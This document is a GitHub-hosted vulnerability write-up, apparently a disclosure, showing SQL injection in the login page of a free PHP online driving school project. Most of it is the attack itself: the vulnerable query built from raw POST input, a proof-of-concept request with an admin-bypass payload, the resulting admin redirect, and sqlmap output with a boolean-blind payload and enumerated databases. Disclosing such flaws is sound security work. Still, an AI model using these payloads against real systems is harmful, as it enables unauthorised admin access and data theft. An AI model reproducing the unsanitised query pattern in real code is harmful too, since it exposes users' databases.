KingBridgeSS /
Online_Driving_School_Project_In_PHP_With_Source_Code_Vulnerabilities Public

Code Issues Pull requests Actions Projects Security Insights

main

Online_Driving_School_Project_In_PHP_With_Source_Code_Vulnerabilities / sql_injection.md

bridge first commit History

0 contributors


29 lines (10 sloc) 1.14 KB

# Online Driving School Project In PHP Sql Injection

The Online Driving School Project is a simple mini project for driving institutes. The project contains admin, learners, and users. The user can either be police or victims/complainers. This project is for the institute of driver training first commenced its operations in managing the learners and people who want to take a good learners school as well as the admin which means the owner of the web application can select the best and near learners to the people and connect them both.

project link: https://code-projects.org/online-driving-school-project-in-php-with-source-code/


SQL injection vulnerability exists in /login.php. The username and password parameters are exploitable . Attackers can exploit this vulnerability to execute arbitrary SQL statements and get the admin privilege.



```php
<?php include "db.php"; ob_start(); ?>
<?php session_start(); ?>
<?php



 if(isset($_POST['login'])){

   $username = $_POST['username'];
    $password = $_POST['password'];


   $query = "SELECT * FROM users WHERE username = '$username' AND user_password='$password'";
    $run = mysqli_query($connection,$query);
    $row = mysqli_num_rows($run);
    if($row < 1)
    {
                   echo "<script>alert('Username Or Password Wrong')</script>";

                  echo "<script> document.location.href='../index.php';</script>";
    }
    else{
        $data = mysqli_fetch_assoc($run);

        $db_user_id = $data['user_id'];
        $db_username = $data['username'];
        $db_user_password = $data['user_password'];
        $db_user_firstname = $data['user_firstname'];
        $db_user_lastname = $data['user_lastname'];
        $db_user_role = $data['user_role'];
```

# POC

with `username='or user_role='Admin'#&password=1` , the attacker can login as admin



Request

```
POST /includes/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Cookie: PHPSESSID=gn4odhqgtf39jegks48bde43sc
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=' or user_role='Admin' #&password=1&login=
```

Response


```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Mon, 05 Sep 2022 09:25:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 149




<script>
  alert('You Are Successfully logged in click on go to
</script>
<script>
   document.location.href='../admin/index.php';
</script>
```

Target: http://127.0.0.1 HTTP/1

Request Attributes
Query Parameters (0)
Body Parameters (3)
Request Cookies (1)
Request Headers (16)
Response Headers (8)

Done 418 bytes | 6 millis

and the attacker can exploit it using sqlmap



```
[05:32:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:32:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:32:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:33:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[05:33:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[05:33:02] [INFO] POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - M
ySQL comment)' injectable
[05:33:02] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if yo
u experience any problems during data retrieval
[05:33:03] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 132 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=1' OR NOT 8582=8582#&password=1&login=1
---
[05:33:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11
back-end DBMS: MySQL >= 5.0.12
[05:33:08] [INFO] fetching database names
[05:33:08] [INFO] fetching number of databases
[05:33:08] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data r
etrieval
[05:33:08] [INFO] retrieved: 6
[05:33:08] [INFO] retrieved: mysql
[05:33:09] [INFO] retrieved: information_schema
[05:33:11] [INFO] retrieved: performance_schema
[05:33:14] [INFO] retrieved: sys
[05:33:14] [INFO] retrieved: mydb
[05:33:15] [INFO] retrieved: campus
available databases [6]:
[*] campus
[*] information_schema
[*] mydb
[*] mysql
[*] performance_schema
[*] sys

[05:33:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.111.1'
[05:33:16] [WARNING] your sqlmap version is outdated

[*] ending @ 05:33:16 /2022-09-05/
```